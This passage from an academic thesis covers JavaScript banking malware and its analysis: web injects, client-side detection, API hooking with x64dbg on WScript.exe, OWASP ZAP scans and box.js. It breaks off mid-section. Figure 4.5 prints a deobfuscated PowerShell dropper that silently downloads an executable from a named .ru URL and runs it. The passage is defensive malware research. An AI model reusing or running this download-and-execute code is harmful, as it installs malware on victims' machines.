A significant number of malwares use “web injects”. It is a piece of HTML or JavaScript code, which is added by malware to the banking website when user opens it. Sometimes there are additional form fields added to the login page or JavaScript code designed to pass user credentials to some external address controlled by malware operator. This changes are completely invisible for the user. The aim is simple – to steal user's credentials or authorization codes for later use or to change on-the-fly transaction details

2.3.2 Script-based malware detection strategy

As mentioned before, the main concern for preventing malware from stealing money, corrupting data is to detect web injects or changing account numbers in memory. It can be done by adding a special JavaScript code to a bank's website, which will analyze DOM tree client-side, looking for signs of web injects or collect some data about the client environment.

2.3.3 Detection techniques

Figure 2.3 shows observed detection techniques in analyzed solutions. All of them were JavaScript-based and a combination of three input data were used to gather info about possible malware infection:

- Browser fingerprint
- HTTP response data
- Browser behavior




Figure 2.3: Detection techniques in Banking applications

- Fraud detection system

2.3.3.1 Signatures

In most cases, JavaScript code contains web inject signatures check in a form of a regular expression, which contains a part of web inject itself (for example JavaScript function name which is added as a part of web inject). The code checks whether the string is present in DOM tree.

The following attributes are checked by a signature:

- Function name
- Type of JS object
- JS object name
- Constant string

When all checks are performed, the result is sent to the server. Next, depending of the signature check result, further steps are performed. If the result is negative (no malware found), the user is allowed to proceed. Otherwise (a positive result - malware found), the system generates an alert and additional actions are performed. For example user is alerted using an out-of-bound channel (telephone, SMS message) and his session in the application is terminated.

2.3.3.2 Browser fingerprint

Second observed method of detecting malware is to fingerprint the browser looking for the uniqueness of its configuration and the presence of suspicious settings or add-ons. Output from the JavaScript code is later sent to the server for analysis and for the antifraud engine to decide whether given user behavior is suspicious.

2.3.3.3 User/browser behavior

Humans use browser differently than bots and this can be measured as well. Speed of moving the mouse, clicking buttons and typing in forms can be a good attribute to tell a human and bots apart. We have seen aggregated data about user/browser behavior being sent before login action.

2.3.3.4 Fraud Detection System

Most advanced method is to build a fraud detection systems which can use previously mentioned methods output and also take into account data collected by

other banking system. (user IP, location, average transfer amount)

Each of these methods has it pros and cons. None of them will detect each and every malware. However, we believe that every malware countermeasure raises the bar for malware creators and operators. All of these methods are very dynamic and malware signatures can be changed very quickly. Nonetheless, behavioral systems are still based on the old HTTP – HTML – JS stack and can therefore contain architecture and implementation errors.

As we have acquired deeper insights regarding JavaScript based malware attack, and analyzed the banking malware case study, we would now move ahead to Chapter 3 to report our findings, discuss evolving malware attack patterns, latest debugging techniques and implement them.

Chapter 3: Contribution

3.1 Overview

In the previous chapter, we have seen that major malware attacks that occur from the web are through web injection, malicious JavaScript files, etc. I have further dived in analyzing how a malicious script file from the web tries to access the data from the victim user's computer and posts, corrupts, deletes that data without the user realising it.

In Windows, the scripts are sent to an executable called *WScript.exe* which is the Windows *system32* folder. This file interprets the script files and anytime these script files tries to call out to Windows API, *WScript.exe* will actually make a call those API. In Figure 3.1, I have designed the control and data flow of how such scripts are run in Windows. There are two most commonly used DLLs with APIs in them that are used by malicious scripts to download and execute the payloads. They are *WS2_32.DLL* and *Shell32.DLL*.

For handling downloads, we have *WS2_32.DLL* which is the internet and socket connection DLL for Windows. It is basically used to handle network connections. This DLL contains a set of APIs like *WSASocketW, GetAddrInfoExW, WSASend, WSAAddressToStringW, WSAStartUp, etc.* These APIs are used to resolve host-




Figure 3.1: The control and data flow of how scripts are run in Windows

names, make connections to the host, retrieve data from the host. *Shell32.DLL* has APIs like *ShellExecuteEx, etc* that are used to access files, execute and perform operations.

Based upon this behaviour, the attackers have framed a way to make the best use of script files to access control of victim's machine, corrupt data, download and sent malicious files. This technique is called API-Hooking technique.

After having a closer look altogether, we can observe that if we just want to retrieve the information such as URLs from which the scripts is actually downloading the payloads from and the commands that are actually used to run the payloads, we do not really need actually scrutinize the obfuscated script file, instead we can actually put break points, hooks in each one of these APIs and we can watch for the data that is sent to the APIs. This technique is much faster than manually

deobfuscating the malicious script file.

One of the most effective and commonly used technique these days is the API-Hooking technique.

3.2 API-Hooking Technique

API hooking is one of the memory-resident techniques cyber-criminals are increasingly using. The process involves intercepting function calls in order to monitor and/or change the information passing back and forth between them. There are many reasons, both legitimate and malicious, why using this might be desirable. In the case of malware, the API hooking process is commonly considered to be 'rootkit' functionality and is mostly used to hide evidence of its presence on the system from other processes, and to spy on sensitive data.

3.2.1 How are the cyber-criminals using API hooking?

There are two common use cases for the malicious use of API hooking. Firstly, it can be used to spy on sensitive information and so they use it to intercept sensitive data, such as communications with the keyboard to log keystrokes including passwords that are typed by a user, or sensitive network communications before they are transmitted [16]. This includes the ability to intercept data encrypted using protocols such as Transport Layer Security (TLS) prior to the point at which they are protected, in order to capture passwords and other sensitive data before it is transmitted.

Secondly, they modify the results returned from certain API calls in order to hide the presence of their malware. This commonly may involve file-system or registry related API calls to remove entries used by the malware, to hide its presence from other processes. Not only can cyber-criminals implement API hooking in a number of ways, the technique can also be deployed across a wide range of processes on a targeted system.

3.3 OWASP Zed Attack Proxy Tool for analyzing web applications

OWASP(Open Web Application Security Project) ZAP(Zed Attack Proxy) is one of the most popular and commonly used open source tools that is ideal for the developers and functional testers [17]. The tool is written in Java programming language. The prominent features of ZAP tool are:

- Intercepting Proxy: Analyzing requests and response
- Scanner: Detecting Vulnerability
- Brute Force: Perform Dictionary style attacks
- Spider: Crawl a website
- Fuzzing: Input of Random data strings in request headers and attacks
- Extensibility: Customized scripts to detect flaws
- Report Generation

Figure 3.2: ZAP tool serving as Proxy

One of the important features of ZAP is that it can be configured as proxy. Figure 3.2 shows the setup of ZAP acting as a proxy. This allows ZAP to record the requests and responses and then use them for a replay attack. Deeper insights of working with ZAP tool is explained in Chapter 4 by testing actual applications.

3.4 Studying JavaScript malware using Box.js

Box.js is a JavaScript emulator aimed at analyzing JavaScript droppers typically found in malicious e-mails. It is significantly faster than virtual machine-based analysis, cutting analysis times down to 10-20 seconds per sample using a fraction of the memory [6]. It is also flexible enough to assist a malware researcher in reverse engineering a single sample.

The strength of box.js lies in ActiveX emulation: it creates stubs of ActiveX plugins that from the sample's point of view work exactly like their Windows counterparts, but "behind the scenes" record every interaction. It supports all major plugins (MSXML2.XMLHTTP, WScript.Shell, ADODB.Stream, Scripting.FileSystemObject) and some minor ones as well.

Although box.js can be used on its own, it can also integrate with various tools in an analysis pipeline. At the most basic level, box-js exports the list of files

and URLs in JSON, which can be easily read by both humans and tools. After the analysis, it can submit the results to a Cuckoo instance, Malwr, or VirusTotal with their respective APIs.

The malicious sample is isolated from the analysis module via a sandbox which doesn't expose system APIs to the malicious sample, which is further hardened to prevent escaping. Most importantly, every analysis should be run in a Docker container with limited host filesystem access, meaning that an attack on box.js can only compromise one analysis, not the entire system. A much detailed explanation of implementing box.js is explained in Chapter 4 by testing actual applications.

Chapter 4: Discussion

In the previous chapters, I have presented major techniques that Malware attackers use to attack the victim's computer to gain control. I have implemented my findings using a sample malware JavaScript through API-hooking technique. The following are the details steps that are involved while implementing API-hooking technique.

4.1 Implementing API-Hooking technique using JavaScript malware

API-Hooking technique is one of the major techniques by which we can instrument and modify the behavior and flow of API calls. For my analysis, I have taken a malicious JavaScript file from the opensource repository and named it as "bad.js". The Figure 4.1 shows how an obfuscated JavaScript file looks like, which is of course difficult to read and understand.

In order to proceed with my analysis, I have used a debugging tool called




Figure 4.1: The view of Obfuscated JavaScript malware file

"x64dbg". It is an open-source x64/x32 debugger for Windows [18]. The prominent features of x64dbg are:

- Full-featured debugging of DLL and EXE files
- IDA-like sidebar with jump arrows
- Memory map
- Symbol, Thread, Source code, Content-sensitive register views
- Extendable, debuggable scripting language for automation
- Multi-datatype memory dump
- Yara Pattern Matching
- Built-in assembler
- Decompiler

As mentioned in Chapter 3, in Windows the scripts are sent to *WScript.exe* which is the Windows *system32* folder. This file interprets the script files and anytime these script files tries to call out to Windows API, *WScript.exe* will actually make a call those API. So we are actually going to debug this executable. To do this, we open *WScript.exe* from *system32* folder in x64dbg and pass the file path of "bad.js" in the command line as shown the Figure 4.2.

It is to be observed that *WS2_32.DLL* and *Shell32.DLL* are not loaded yet at this point, hence we cannot set breakpoints on their APIs at this point. Hence, we




Figure 4.2: Debugging *WScript.exe* in x64dbg - Passing path of bad.js in the command line




Figure 4.3: Debugging *WScript.exe* in x64dbg - Setting breakpoints at *WS2_32.DLL* and *Shell32.DLL*

need to set a breakpoint on the DLL itself and once that DLL is loaded, we will notice the breakpoints on their APIs.

Hence, now we add two breakpoints on *WS2_32.DLL* and *Shell32.DLL* as shown in the Figure 4.3.

At this point, if we go ahead and run the application, we will hit the breakpoint set at *Shell32.DLL*. After hitting the breakpoint, we inspect the symbols loaded and search for *ShellExecuteEx* API which is part of the *Shell32.DLL*. Now we set a breakpoint at this *ShellExecuteEx* API and remove the earlier breakpoint set at




Figure 4.4: Debugging *WScript.exe* in x64dbg - The Command that is passed to *ShellExecuteEx* from Script file

Shell32.DLL because this breakpoint on the DLL acts as breakpoint on any part of the DLL, so inorder to move forward in execution, we remove the breakpoint set on DLL file.

Now, we further inspect after hitting the breakpoint at *ShellExecuteEx* API to see exactly what the script is executing. After scrutinizing the parameters the *ShellExecuteEx* function accepts and continuing our debugging process, we can get the command that is passed to *ShellExecuteEx* from Script file as shown in Figure 4.4.

If we copy the code, follow that in a text editor, clean and pretty it up, the

```
cmd./c start /b powershell -WindowStyle Hidden
$http_request = New-Object -ComObject Msxml2.XMLHTTP;
$adodb = New-Object -ComObject ADODB.Stream;
$path = $env:temp + '\1079.exe';
$http_request.open('GET', 'http://kanalmalakotv.ru/documenty/pax18.exe?rnd=12802', $false);
$http_request.send();
if($http_request.Status -eq "200"){
    $adodb.open();
    $adodb.type = 1;
    $adodb.write($http_request.responseBody);
    $adodb.position = 0;
    $adodb.savetofile($path);
    $adodb.close();
}
else{
    Write-Host $http_request.statusText;
}
Start-Process $path;

```

Figure 4.5: Deobfuscated, cleaned code from obfuscated bad.js file

following is the deobfuscated code achieved shown in the Figure 4.5.

Now if we carefully analyze the deobfuscated code, we can see that the malware is creating a path to "temp" folder with executable name "1079.exe". Then, the malware is making GET request from URL *'http://kanalmalakotv.ru/documenty/pax18.exe?rnd=12802'* to download an executable file *pax18.exe*. Once the file is downloaded, it is saved to the path in temp folder. Once all these steps are done, the malware uses start-process to execute the downloaded .exe file.

Therefore, if we compare Figures 4.1 and 4.5, we have achieved a clean, readable, deobfuscated code as in Figure 4.5 from the bad.js obfuscated code in Figure 4.1 using the API-Hooking technique and x64dbg.

4.2 Using OWASP ZAP tool for analyzing web applications

As mentioned in Chapter 3, OWASP ZAP has the capability to act as a proxy between web server and the browser. We can modify the settings of ZAP connection in tools section of ZAP interface. Once, it is configured to listen to the proxy, all the applications activity which are run on browser are all logged by the ZAP tool. ZAP




Figure 4.6: OWASP ZAP tool Interface

stores all the information about requests and responses made by the application. Once, all the manual activity is completed, ZAP has an option of Spider, which finds out all the pages which has not been accessed by the manual activity. And, after that active scan attacks all the possible scenarios and lists out all the vulnerabilities present in the application. Figure 4.6 shows the typical view of the setup of the OWASP ZAP tool as acting as a proxy.

4.2.1 Analyzing Angular Web application using OWASP ZAP tool

I have built an Angular 6 web application that is used to detect if the given input text is a hate speech, offensive or clean. This application also helps users to register into the application while accessing the application for the first time and logs all the registered users. The screen shots of the application are given in the Figures 4.7, 4.8 and 4.9.




Figure 4.7: Angular 6 web application: Offensive language detector registration page




Figure 4.8: Angular 6 web application: Offensive language detector Login page




Figure 4.9: Angular 6 web application: Offensive language detector home page

This application is not hosted yet to the cloud or any server and it runs locally. Testing ZAP on this application provided significant results which exposes vulnerabilities present in the application. Total ten vulnerabilities were found by scanning from ZAP. Out of ten, two were of High priority, three were medium and remaining five were low priority. It took close to one hour to scan the whole application. Figure 4.10 shows ZAP data on Scanning the angular application.

4.2.2 Analyzing static Web application using OWASP ZAP tool

I have further tested a static website [1] on OWASP ZAP tool to explore the security vulnerabilities. ZAP is used as a proxy, which logs all the activities occurring on the browser and then uses Spider to find out all the hidden pages and URLs and, then uses Active scan to find out the vulnerabilities. There were a total of thirteen

[1] https://securityboulevard.com/2020/08/, Home: Security Bloggers Network: Recent Ransomware Attacks: Latest Ransomware Attack News in 2020, date in August 2020

Alerts	Alert Priority	No. of Infected Areas
Path Traversal	High	2
Remote File Inclusion	High	1
SQL Injection	Medium	1
Application Error Disclosure	Medium	2
X-Frame Options Header Set	Medium	22
Cookie No Http Flag Only	Low	2
CSS Weakness	Low	4
Cross-domain Javascript File Inclusion	Low	5
Web Browser XSS Protection not Enabled	Low	42
X-content Type Operations Header Missing	Low	41

Figure 4.10: List of Vulnerabilities in Angular 6 web application found through ZAP

vulnerabilities in the website. Out of thirteen, two were of high priority, 4 were medium and remaining 7 were of low priority alerts. It was able to find SQL injection in the application, which is considered to be the most common vulnerability found in the web applications and can lead to severe data loss. Figure 4.11 shows of the results of scanning the website through ZAP tool.

- Total URLs found: 4536
- Total Time Taken in Hours: 4
- Total Number of Alerts: 13
- Total Requests Made: 364059

4.3 Analyzing malware files using box.js

As mentioned in Chapter 3, box.js is significantly faster than virtual machine-based analysis, cutting analysis times down to 10-20 seconds per sample using a

Alerts	Alert Priority	No. of Infected Areas
Remote OS Command Injection	High	4
SQL Injection	High	1
Application Error Disclosure	Medium	2555
Directory Browsing	Medium	121
X-Frame Option Header not Set	Medium	2282
Content Type Header Missing	Medium	10
Cookie No HTTPOnly Flag	Low	12
Cookie Without Security Flag	Low	7
Cross Domain Java Script Source File Inclusion	Low	27
Incomplete Cache Control	Low	2003
Secure Pages Include Mixed Content	Low	2
Web Browser XSS Protection Not enabled	Low	2305
X-Content Type- Options Header Missing	Low	2058

Figure 4.11: List of Vulnerabilities in static web application found through ZAP

fraction of the memory; however, it is also flexible enough to assist a malware researcher in reverse engineering a single sample.

Let us look at a typical scenario where a hacker tries to infect a victim's computer through social engineering. Figure 4.12 shows a typical scenario of social engineering. That is a misleading email sent by an attacker to a victim's email box saying that it is an email containing information regarding some courier. The highlighted part is the attachment which actually contains malware. These kind of email certainly can be harmful of the instructions are followed as said in the email. Even if the invoice is emailed upon user's request, it is supposed to be either a PDF or word or excel document or some other file format but definitely not a zipped file. This is straight away a hint of suspicion regarding the attachment.

Now, let us try to manually reverse engineer this attachment to understand the behaviour of this malware. Figure 4.13 shows the original view of the obfuscated

